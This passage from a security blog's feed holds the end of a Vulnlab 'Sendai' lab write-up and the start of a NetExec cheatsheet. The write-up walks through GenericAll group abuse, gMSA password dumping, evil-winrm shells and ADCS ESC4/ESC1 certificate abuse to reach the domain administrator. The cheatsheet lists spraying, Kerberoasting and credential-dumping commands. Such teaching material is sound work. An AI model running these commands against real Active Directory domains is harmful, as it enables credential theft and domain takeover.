10.10.79.192   445    DC                        READ,WRITE      company share</span><span class="line out"><br>SMB         10.10.79.192   445    DC               SYSVOL          READ            Logon server share</span><span class="line out"><br>SMB         10.10.79.192   445    DC               Users           READ</span></pre></td></tr></table></figure><p>Elliot has read and write access to the <code>config</code> share, let’s use <code>smbclient</code> to connect and explore it</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>impacket-smbclient sendai.vl/&#x27;Elliot.Yates&#x27;:&#x27;Passw0rd@&#x27;@10.10.79.192</span><span class="line out"><br>Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra</span><span class="line out"><br></span><span class="line out"><br>Type help for list of commands</span><span class="line out"><br># shares</span><span class="line out"><br>ADMIN$</span><span class="line out"><br>C$</span><span class="line out"><br>config</span><span class="line out"><br>IPC$</span><span class="line out"><br>NETLOGON</span><span class="line out"><br>sendai</span><span class="line out"><br>SYSVOL</span><span class="line out"><br>Users</span><span class="line out"><br># use config</span><span class="line out"><br># ls</span><span class="line out"><br>drw-rw-rw-          0  Sat Mar 16 12:46:35 2024 .</span><span class="line out"><br>drw-rw-rw-          0  Wed Jul 19 10:11:25 2023 ..</span><span class="line out"><br>-rw-rw-rw-         78  Tue Jul 11 08:57:10 2023 .sqlconfig</span><span class="line out"><br># get .sqlconfig</span><span class="line out"><br>#</span></pre></td></tr></table></figure><p>Great, we obtained the MSSQL credentials for the user <code>sqlsvc</code>. However, from the Nmap scan, we don’t see MSSQL</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cat .sqlconfig</span><span class="line out"><br>Server=dc.sendai.vl,1433;Database=prod;User Id=sqlsvc;Password=&lt;REDACTED&gt;;</span></pre></td></tr></table></figure><h1 id="GenericALL"><a href="#GenericALL" class="headerlink" title="GenericALL"></a>GenericALL</h1><p>Let’s use bloodhound to get a better view of the network and what permissions our user has. I prefer to use BloodHound from CrackMapExec since it was integrated</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cme ldap sendai.vl -u &#x27;Elliot.Yates&#x27; -p &#x27;Passw0rd@&#x27; --bloodhound -ns 10.10.79.192 -c all</span></pre></td></tr></table></figure><p>From BloodHound we can see that our user Elliot is a member of the Support group, which has GenericAll privileges to the OU <a href="mailto:&#65;&#x44;&#x4d;&#83;&#86;&#x43;&#64;&#83;&#x45;&#x4e;&#x44;&#65;&#73;&#x2e;&#x56;&#76;">&#65;&#x44;&#x4d;&#83;&#86;&#x43;&#64;&#83;&#x45;&#x4e;&#x44;&#65;&#73;&#x2e;&#x56;&#76;</a>. So We can simply add our user to the ADMSVC group</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>net rpc group addmem &quot;ADMSVC&quot; Elliot.Yates -U sendai.vl/Elliot.Yates -S sendai.vl</span><span class="line out"><br>Password for [SENDAI.VL\Elliot.Yates]:</span></pre></td></tr></table></figure><h1 id="gMSA-Password"><a href="#gMSA-Password" class="headerlink" title="gMSA Password"></a>gMSA Password</h1><p>Now that we are a member of the <code>ADMSVC</code> group, we can retrieve the password for the GMSA MGTSVC, since MGTSVC is a Group Managed Service Account (the path is shown in BloodHound).<br>To do this, let’s use the <code>--gmsa</code> option in CrackMapExec</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cme ldap sendai.vl -u Elliot.Yates -p Passw0rd@ --gmsa</span><span class="line out"><br>SMB         10.10.79.192    445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>LDAP        10.10.79.192    636    DC               [+] sendai.vl\Elliot.Yates:Passw0rd@</span><span class="line out"><br>LDAP        10.10.79.192    636    DC               [*] Getting GMSA Passwords</span><span class="line out"><br>LDAP        10.10.79.192    636    DC               Account: mgtsvc$              NTLM: &lt;REDACTED&gt;</span></pre></td></tr></table></figure><p>Indeed, we were able to retrieve the NTLM of the <code>mgtsvc$</code> account. Another tool we can use to get the gMSA password is <a href="https://github.com/micahvandeusen/gMSADumper">gMSADumper</a></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>python3 ~/tools/windows/gMSADumper/gMSADumper.py -u Elliot.Yates -p Passw0rd@ -d sendai.vl</span><span class="line out"><br>Users or groups who can read password for mgtsvc$:</span><span class="line out"><br> &gt; admsvc</span><span class="line out"><br>mgtsvc$:::&lt;REDACTED&gt;</span><span class="line out"><br>mgtsvc$:aes256-cts-hmac-sha1-96:be5110d4326bd89ee62efc63fd14bb7f9694a03fe03be55ec567a6adb120b3bc</span><span class="line out"><br>mgtsvc$:aes128-cts-hmac-sha1-96:b99eaede7bb323c5a023dd6256feaf59</span></pre></td></tr></table></figure><p>Now that we have the NTLM hash, let’s connect via winrm</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cme winrm sendai.vl -u &#x27;mgtsvc$&#x27; -H &lt;REDACTED&gt;</span><span class="line out"><br>SMB         10.10.79.192    5985   DC               [*] Windows 10.0 Build 20348 (name:DC) (domain:sendai.vl)</span><span class="line out"><br>HTTP        10.10.79.192    5985   DC               [*] http://10.10.79.192:5985/wsman</span><span class="line out"><br>HTTP        10.10.79.192    5985   DC               [+] sendai.vl\mgtsvc$:&lt;REDACTED&gt; (Pwn3d!)</span></pre></td></tr></table></figure><p>We have obtained the user flag 🚩🐈</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>evil-winrm -i sendai.vl -u &#x27;mgtsvc$&#x27; -H &lt;REDACTED&gt;</span><span class="line out"><br></span><span class="line out"><br>Evil-WinRM shell v3.5</span><span class="line out"><br></span><span class="line out"><br>Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine</span><span class="line out"><br></span><span class="line out"><br>Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion</span><span class="line out"><br></span><span class="line out"><br>Info: Establishing connection to remote endpoint</span><span class="line cmd"><br><span class="prompt">*Evil-WinRM* PS C:\Users\mgtsvc$\Documents&gt; </span>cat C:\user.txt</span><span class="line out"><br>VL&#123;REDACTED&#125;</span></pre></td></tr></table></figure><h1 id="PrivEsc"><a href="#PrivEsc" class="headerlink" title="PrivEsc"></a>PrivEsc</h1><p>Let’s start our enumeration by running the <code>PrivescCheck.ps1</code> script</p><figure class="highlight terminal powershell"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">*Evil-WinRM* PS C:\temp&gt; </span>upload PrivescCheck.ps1</span><span class="line out"><br></span><span class="line out"><br>Info: Uploading /home/serioton/vulnlab/sendai/writeup/sendai/PrivescCheck.ps1 to C:\temp\PrivescCheck.ps1</span><span class="line out"><br></span><span class="line out"><br>Data: 220672 bytes of 220672 bytes copied</span><span class="line out"><br></span><span class="line out"><br>Info: Upload successful!</span><span class="line cmd"><br><span class="prompt">*Evil-WinRM* PS C:\temp&gt;</span></span><span class="line cmd"><br><span class="prompt">*Evil-WinRM* PS C:\temp&gt; </span>. .\PrivescCheck.ps1; Invoke-PrivescCheck</span></pre></td></tr></table></figure><p>It discovered the credentials of the user <code>clifford.davey</code></p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">...</span><br><span class="line">Name        : Support</span><br><span class="line">DisplayName :</span><br><span class="line">ImagePath   : C:\WINDOWS\helpdesk.exe -u clifford.davey -p &lt;REDACTED&gt; -k netsvcs</span><br><span class="line">User        : LocalSystem</span><br><span class="line">StartMode   : Automatic</span><br><span class="line">...</span><br></pre></td></tr></table></figure><h2 id="ADCS"><a href="#ADCS" class="headerlink" title="ADCS"></a>ADCS</h2><p>Next, let’s do some ADCS enumeration using the <code>ADCS</code> module from CrackMapExec</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cme ldap sendai.vl -u Elliot.Yates -p &#x27;Passw0rd@&#x27; -M ADCS</span><span class="line out"><br>SMB         10.10.79.192    445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>LDAP        10.10.79.192    389    DC               [+] sendai.vl\Elliot.Yates:Passw0rd@</span><span class="line out"><br>ADCS        10.10.79.192    389    DC               [*] Starting LDAP search with search filter &#x27;(objectClass=pKIEnrollmentService)&#x27;</span><span class="line out"><br>ADCS                                                Found PKI Enrollment Server: dc.sendai.vl</span><span class="line out"><br>ADCS                                                Found CN: sendai-DC-CA</span><span class="line out"><br>ADCS                                                Found PKI Enrollment WebService: https://dc.sendai.vl/sendai-DC-CA_CES_Kerberos/service.svc/CES</span></pre></td></tr></table></figure><p>As observed, ADCS is being utilized on the machine. We can then use <code>Certipy</code> with the <code>find</code> command to identify templates</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>certipy find -u &#x27;clifford.davey&#x27; -p &#x27;&lt;REDACTED&gt;&#x27; -dc-ip 10.10.79.192 -dns-tcp -ns 10.10.79.192 -debug</span><span class="line out"><br>Certipy v4.8.2 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[+] Authenticating to LDAP server</span><span class="line out"><br>[+] Bound to ldaps://10.10.79.192:636 - ssl</span><span class="line out"><br>[+] Default path: DC=sendai,DC=vl</span><span class="line out"><br>[+] Configuration path: CN=Configuration,DC=sendai,DC=vl</span><span class="line out"><br>[*] Finding certificate templates</span><span class="line out"><br>[*] Found 34 certificate templates</span><span class="line out"><br>[*] Finding certificate authorities</span><span class="line out"><br>[*] Found 1 certificate authority</span><span class="line out"><br>[*] Found 12 enabled certificate templates</span><span class="line out"><br>[+] Trying to resolve &#x27;dc.sendai.vl&#x27; at &#x27;10.10.79.192&#x27;</span><span class="line out"><br>[*] Trying to get CA configuration for &#x27;sendai-DC-CA&#x27; via CSRA</span><span class="line out"><br>[+] Trying to get DCOM connection for: 10.10.79.192</span><span class="line out"><br>[!] Got error while trying to get CA configuration for &#x27;sendai-DC-CA&#x27; via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.</span><span class="line out"><br>[*] Trying to get CA configuration for &#x27;sendai-DC-CA&#x27; via RRP</span><span class="line out"><br>[!] Failed to connect to remote registry. Service should be starting now. Trying again...</span><span class="line out"><br>[+] Connected to remote registry at &#x27;dc.sendai.vl&#x27; (10.10.79.192)</span><span class="line out"><br>[*] Got CA configuration for &#x27;sendai-DC-CA&#x27;</span><span class="line out"><br>[+] Resolved &#x27;dc.sendai.vl&#x27; from cache: 10.10.79.192</span><span class="line out"><br>[+] Connecting to 10.10.79.192:80</span><span class="line out"><br>[*] Saved BloodHound data to &#x27;20240317113517_Certipy.zip&#x27;. Drag and drop the file into the BloodHound GUI from @ly4k</span><span class="line out"><br>[+] Adding Domain Computers to list of current user&#x27;s SIDs</span><span class="line out"><br>[*] Saved text output to &#x27;20240317113517_Certipy.txt&#x27;</span><span class="line out"><br>[*] Saved JSON output to &#x27;20240317113517_Certipy.json&#x27;</span></pre></td></tr></table></figure><h1 id="ESC4"><a href="#ESC4" class="headerlink" title="ESC4"></a>ESC4</h1><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">                                        SENDAI.VL\Enterprise Admins</span><br><span class="line">                                        SENDAI.VL\Administrator</span><br><span class="line">                                        SENDAI.VL\ca-operators</span><br><span class="line">      Write Property Principals       : SENDAI.VL\Domain Admins</span><br><span class="line">                                        SENDAI.VL\Enterprise Admins</span><br><span class="line">                                        SENDAI.VL\Administrator</span><br><span class="line">                                        SENDAI.VL\ca-operators</span><br><span class="line">  [!] Vulnerabilities</span><br><span class="line">    ESC4                              : &#x27;SENDAI.VL\\ca-operators&#x27; has dangerous permissions</span><br><span class="line">1</span><br><span class="line">  Template Name                       : KerberosAuthentication</span><br><span class="line">  Display Name                        : Kerberos Authentication</span><br><span class="line">  Certificate Authorities             : sendai-DC-CA</span><br><span class="line">  Enabled                             : True</span><br><span class="line">  Client Authentication               : True</span><br><span class="line">  Enrollment Agent                    : False</span><br><span class="line">  Any Purpose                         : False</span><br></pre></td></tr></table></figure><p>From the Certipy output, we can see that the <code>SendaiComputer</code> template is vulnerable to ESC4. We can refer to this HackTricks article <a href="https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation#vulnerable-certificate-template-access-control-esc4">Vulnerable Certificate Template Access Control - ESC4</a> or this YouTube video <a href="https://www.youtube.com/watch?v=EuQ6jiKK7q0">AD CS ESC4 Privilege Escalation Tutorial</a> which explains how to abuse ESC4.</p><h2 id="Abuse"><a href="#Abuse" class="headerlink" title="Abuse"></a>Abuse</h2><p>The first step is to make the certificate vulnerable to ESC1</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>certipy template -username clifford.davey@sendai.vl -password &lt;REDACTED&gt; -template SendaiComputer -save-old -dc-ip 10.10.79.192</span><span class="line out"><br>Certipy v4.8.2 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Saved old configuration for &#x27;SendaiComputer&#x27; to &#x27;SendaiComputer.json&#x27;</span><span class="line out"><br>[*] Updating certificate template &#x27;SendaiComputer&#x27;</span><span class="line out"><br>[*] Successfully updated &#x27;SendaiComputer&#x27;</span></pre></td></tr></table></figure><p>Now, if we run the Certipy find command again, it will indicate that the template is vulnerable to ESC1. ESC2, ESC3 and ESC4</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">...</span><br><span class="line">        Owner                           : SENDAI.VL\Administrator</span><br><span class="line">        Full Control Principals         : SENDAI.VL\Authenticated Users</span><br><span class="line">        Write Owner Principals          : SENDAI.VL\Authenticated Users</span><br><span class="line">        Write Dacl Principals           : SENDAI.VL\Authenticated Users</span><br><span class="line">        Write Property Principals       : SENDAI.VL\Authenticated Users</span><br><span class="line">    [!] Vulnerabilities</span><br><span class="line">      ESC1                              : &#x27;SENDAI.VL\\Authenticated Users&#x27; can enroll, enrollee supplies subject and template allows client authentication</span><br><span class="line">      ESC2                              : &#x27;SENDAI.VL\\Authenticated Users&#x27; can enroll and template can be used for any purpose</span><br><span class="line">      ESC3                              : &#x27;SENDAI.VL\\Authenticated Users&#x27; can enroll and template has Certificate Request Agent EKU set</span><br><span class="line">      ESC4                              : &#x27;SENDAI.VL\\Authenticated Users&#x27; has dangerous permissions</span><br><span class="line">...</span><br></pre></td></tr></table></figure><h1 id="ESC1"><a href="#ESC1" class="headerlink" title="ESC1"></a>ESC1</h1><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>certipy req -username clifford.davey@sendai.vl -password &lt;REDACTED&gt; -ca sendai-DC-CA -target dc.sendai.vl -template SendaiComputer -upn administrator@sendai.vl</span><span class="line out"><br>Certipy v4.8.2 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Requesting certificate via RPC</span><span class="line out"><br>[*] Successfully requested certificate</span><span class="line out"><br>[*] Request ID is 4</span><span class="line out"><br>[*] Got certificate with UPN &#x27;administrator@sendai.vl&#x27;</span><span class="line out"><br>[*] Certificate has no object SID</span><span class="line out"><br>[*] Saved certificate and private key to &#x27;administrator.pfx&#x27;</span></pre></td></tr></table></figure><p>That was successful, we got the <code>administrator.pfx</code> file, which we can use to obtain a TGT and the NTLM hash for the administrator user</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>certipy auth -pfx administrator.pfx -domain sendai.vl -username administrator -dc-ip 10.10.79.192</span><span class="line out"><br>Certipy v4.8.2 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Using principal: administrator@sendai.vl</span><span class="line out"><br>[*] Trying to get TGT...</span><span class="line out"><br>[*] Got TGT</span><span class="line out"><br>[*] Saved credential cache to &#x27;administrator.ccache&#x27;</span><span class="line out"><br>[*] Trying to retrieve NT hash for &#x27;administrator&#x27;</span><span class="line out"><br>[*] Got hash for &#x27;administrator@sendai.vl&#x27;: &lt;REDACTED&gt;:&lt;REDACTED&gt;</span></pre></td></tr></table></figure><p>With the NTLM hash for the administrator, we will connect over winrm and grab the root flag 🚩🐈</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>evil-winrm -i sendai.vl -u administrator -H &lt;REDACTED&gt;</span><span class="line out"><br></span><span class="line out"><br>Evil-WinRM shell v3.5</span><span class="line out"><br></span><span class="line out"><br>Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine</span><span class="line out"><br></span><span class="line out"><br>Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion</span><span class="line out"><br></span><span class="line out"><br>Info: Establishing connection to remote endpoint</span><span class="line cmd"><br><span class="prompt">*Evil-WinRM* PS C:\Users\Administrator\Documents&gt; </span>cat ..\desktop\root.txt</span><span class="line out"><br>VL&#123;REDACTED&#125;</span></pre></td></tr></table></figure><p>That concludes this box. I hope you learned something new! 🐱</p>]]></content>
    
    
    <summary type="html">Expired password reset, GenericAll, gMSA password, ADCS ESC4</summary>


    <category term="writeups" scheme="https://seriotonctf.github.io/categories/writeups/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="acl abuse" scheme="https://seriotonctf.github.io/tags/acl-abuse/"/>
    
    <category term="adcs" scheme="https://seriotonctf.github.io/tags/adcs/"/>
    
    <category term="gmsa" scheme="https://seriotonctf.github.io/tags/gmsa/"/>
    
    <category term="vulnlab" scheme="https://seriotonctf.github.io/tags/vulnlab/"/>
    
    <category term="esc4" scheme="https://seriotonctf.github.io/tags/esc4/"/>
    
  </entry>
  
  <entry>
    <title>NetExec Cheatsheet</title>
    <link href="https://seriotonctf.github.io/CrackMapExec-and-NetExec-Cheat-Sheet/"/>
    <id>https://seriotonctf.github.io/CrackMapExec-and-NetExec-Cheat-Sheet/</id>
    <published>2024-03-07T14:11:05.000Z</published>
    <updated>2025-06-09T16:39:52.634Z</updated>
    
    <content type="html"><![CDATA[<h1 id="NetExec-Cheatsheet"><a href="#NetExec-Cheatsheet" class="headerlink" title="NetExec Cheatsheet"></a>NetExec Cheatsheet</h1><p>A cheatsheet for NetExec, featuring useful commands and modules for different services</p><ul><li>NetExec: <a href="https://github.com/Pennyw0rth/NetExec">https://github.com/Pennyw0rth/NetExec</a></li><li>Wiki: <a href="https://www.netexec.wiki/">https://www.netexec.wiki</a></li></ul><h2 id="Installation"><a href="#Installation" class="headerlink" title="Installation"></a>Installation</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">sudo apt install pipx git</span><br><span class="line">pipx ensurepath</span><br><span class="line">pipx install git+https://github.com/Pennyw0rth/NetExec</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec --version</span><br><span class="line">1.3.0 - NeedForSpeed - a5ec90e4</span><br></pre></td></tr></table></figure><h2 id="Basic-Usage"><a href="#Basic-Usage" class="headerlink" title="Basic Usage"></a>Basic Usage</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec &lt;service&gt; &lt;target&gt; -u &lt;username&gt; -p &lt;password&gt;</span><br></pre></td></tr></table></figure><p>Example for SMB:  </p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password</span><br></pre></td></tr></table></figure><h2 id="Authentication"><a href="#Authentication" class="headerlink" title="Authentication"></a>Authentication</h2><h3 id="Null-Authentication"><a href="#Null-Authentication" class="headerlink" title="Null Authentication"></a>Null Authentication</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u &#x27;&#x27; -p &#x27;&#x27;</span><br></pre></td></tr></table></figure><h3 id="Guest-Authentication"><a href="#Guest-Authentication" class="headerlink" title="Guest Authentication"></a>Guest Authentication</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u &#x27;guest&#x27; -p &#x27;&#x27;</span><br></pre></td></tr></table></figure><h3 id="Local-Authentication"><a href="#Local-Authentication" class="headerlink" title="Local Authentication"></a>Local Authentication</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password --local-auth</span><br></pre></td></tr></table></figure><h3 id="Kerberos-Authentication"><a href="#Kerberos-Authentication" class="headerlink" title="Kerberos Authentication"></a>Kerberos Authentication</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password -k</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec ldap target --use-kcache</span><br></pre></td></tr></table></figure><h3 id="SMB-Signing"><a href="#SMB-Signing" class="headerlink" title="SMB Signing"></a>SMB Signing</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target(s) --gen-relay-list relay.txt</span><br></pre></td></tr></table></figure><h2 id="Enumeration"><a href="#Enumeration" class="headerlink" title="Enumeration"></a>Enumeration</h2><h3 id="Basic-Enumeration"><a href="#Basic-Enumeration" class="headerlink" title="Basic Enumeration"></a>Basic Enumeration</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target</span><br></pre></td></tr></table></figure><h3 id="List-Shares"><a href="#List-Shares" class="headerlink" title="List Shares"></a>List Shares</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u &#x27;&#x27; -p &#x27;&#x27; --shares</span><br><span class="line">netexec smb target -u username -p password --shares</span><br></pre></td></tr></table></figure><h3 id="List-Usernames"><a href="#List-Usernames" class="headerlink" title="List Usernames"></a>List Usernames</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u &#x27;&#x27; -p &#x27;&#x27; --users</span><br><span class="line">netexec smb target -u &#x27;&#x27; -p &#x27;&#x27; --rid-brute</span><br><span class="line">netexec smb target -u username -p password --users</span><br></pre></td></tr></table></figure><h3 id="Spraying"><a href="#Spraying" class="headerlink" title="Spraying"></a>Spraying</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u users.txt -p password --continue-on-success</span><br><span class="line">netexec smb target -u usernames.txt -p passwords.txt --no-bruteforce --continue-on-success</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec ssh target -u username -p password --continue-on-success</span><br></pre></td></tr></table></figure><h2 id="Service-Specific"><a href="#Service-Specific" class="headerlink" title="Service-Specific"></a>Service-Specific</h2><h3 id="SMB"><a href="#SMB" class="headerlink" title="SMB"></a>SMB</h3><h4 id="All-in-One"><a href="#All-in-One" class="headerlink" title="All-in-One"></a>All-in-One</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password --groups --local-groups --loggedon-users --rid-brute --sessions --users --shares --pass-pol</span><br></pre></td></tr></table></figure><h4 id="Extracting-Files"><a href="#Extracting-Files" class="headerlink" title="Extracting Files"></a>Extracting Files</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password -k --get-file target_file output_file --share sharename</span><br></pre></td></tr></table></figure><h4 id="Spider-plus-Module"><a href="#Spider-plus-Module" class="headerlink" title="Spider_plus Module"></a>Spider_plus Module</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password -M spider_plus</span><br><span class="line">netexec smb target -u username -p password -M spider_plus -o READ_ONLY=false</span><br></pre></td></tr></table></figure><h3 id="LDAP"><a href="#LDAP" class="headerlink" title="LDAP"></a>LDAP</h3><h4 id="User-Enumeration"><a href="#User-Enumeration" class="headerlink" title="User Enumeration"></a>User Enumeration</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec ldap target -u &#x27;&#x27; -p &#x27;&#x27; --users</span><br></pre></td></tr></table></figure><h4 id="All-in-One-1"><a href="#All-in-One-1" class="headerlink" title="All-in-One"></a>All-in-One</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec ldap target -u username -p password --trusted-for-delegation --password-not-required --admin-count --users --groups</span><br></pre></td></tr></table></figure><h4 id="Kerberoasting-amp-ASREProast"><a href="#Kerberoasting-amp-ASREProast" class="headerlink" title="Kerberoasting &amp; ASREProast"></a>Kerberoasting &amp; ASREProast</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec ldap target -u username -p password --kerberoasting hash.txt</span><br><span class="line">netexec ldap target -u username -p password --asreproast hash.txt</span><br></pre></td></tr></table></figure><h4 id="BloodHound"><a href="#BloodHound" class="headerlink" title="BloodHound"></a>BloodHound</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec ldap target -u username -p password --bloodhound --dns-server ip --dns-tcp -c all</span><br></pre></td></tr></table></figure><h4 id="LDAP-signing"><a href="#LDAP-signing" class="headerlink" title="LDAP signing"></a>LDAP signing</h4><p>Checks whether LDAP signing and binding are required and&#x2F;or enforced</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec ldap target -u username -p password -M ldap-checker</span><br></pre></td></tr></table></figure><h4 id="ADCS-Enumeration"><a href="#ADCS-Enumeration" class="headerlink" title="ADCS Enumeration"></a>ADCS Enumeration</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec ldap target -u username -p password -M adcs</span><br></pre></td></tr></table></figure><h4 id="MachineAccountQuota"><a href="#MachineAccountQuota" class="headerlink" title="MachineAccountQuota"></a>MachineAccountQuota</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec ldap target -u username -p password -M maq</span><br></pre></td></tr></table></figure><h4 id="Pre-Created-Computer-Accounts"><a href="#Pre-Created-Computer-Accounts" class="headerlink" title="Pre-Created Computer Accounts"></a>Pre-Created Computer Accounts</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec ldap target -u username -p password -M pre2k</span><br></pre></td></tr></table></figure><h4 id="Find-Misconfigured-Delegation"><a href="#Find-Misconfigured-Delegation" class="headerlink" title="Find Misconfigured Delegation"></a>Find Misconfigured Delegation</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec ldap target -u username -p password --find-delegation</span><br></pre></td></tr></table></figure><h3 id="MSSQL"><a href="#MSSQL" class="headerlink" title="MSSQL"></a>MSSQL</h3><h4 id="Authentication-1"><a href="#Authentication-1" class="headerlink" title="Authentication"></a>Authentication</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec mssql target -u username -p password</span><br></pre></td></tr></table></figure><h4 id="Executing-Commands-via-xp-cmdshell"><a href="#Executing-Commands-via-xp-cmdshell" class="headerlink" title="Executing Commands via xp_cmdshell"></a>Executing Commands via xp_cmdshell</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec mssql target -u username -p password -x command_to_execute</span><br></pre></td></tr></table></figure><h4 id="Extracting-Files-1"><a href="#Extracting-Files-1" class="headerlink" title="Extracting Files"></a>Extracting Files</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec mssql target -u username -p password --get-file output_file target_file</span><br></pre></td></tr></table></figure><h3 id="FTP"><a href="#FTP" class="headerlink" title="FTP"></a>FTP</h3><h4 id="List-Files-amp-Directories"><a href="#List-Files-amp-Directories" class="headerlink" title="List Files &amp; Directories"></a>List Files &amp; Directories</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec ftp target -u username -p password --ls</span><br><span class="line">netexec ftp target -u username -p password --ls folder_name</span><br></pre></td></tr></table></figure><h4 id="Retrieve-a-File"><a href="#Retrieve-a-File" class="headerlink" title="Retrieve a File"></a>Retrieve a File</h4><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec ftp target -u username -p password --ls folder_name --get file_name</span><br></pre></td></tr></table></figure><h2 id="Credential-Dumping"><a href="#Credential-Dumping" class="headerlink" title="Credential Dumping"></a>Credential Dumping</h2><h3 id="Secrets-Dump"><a href="#Secrets-Dump" class="headerlink" title="Secrets Dump"></a>Secrets Dump</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password --lsa</span><br><span class="line">netexec smb target -u username -p password --sam</span><br></pre></td></tr></table></figure><h3 id="NTDS"><a href="#NTDS" class="headerlink" title="NTDS"></a>NTDS</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password --ntds</span><br><span class="line">netexec smb target -u username -p password -M ntdsutil</span><br></pre></td></tr></table></figure><h3 id="DPAPI"><a href="#DPAPI" class="headerlink" title="DPAPI"></a>DPAPI</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password --dpapi</span><br></pre></td></tr></table></figure><h3 id="lsass"><a href="#lsass" class="headerlink" title="lsass"></a>lsass</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password -M lsassy</span><br></pre></td></tr></table></figure><h3 id="LAPS"><a href="#LAPS" class="headerlink" title="LAPS"></a>LAPS</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec smb target -u username -p password --laps</span><br></pre></td></tr></table></figure><h3 id="gMSA"><a href="#gMSA" class="headerlink" title="gMSA"></a>gMSA</h3><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">netexec ldap target -u username -p password --gmsa</span><br><span 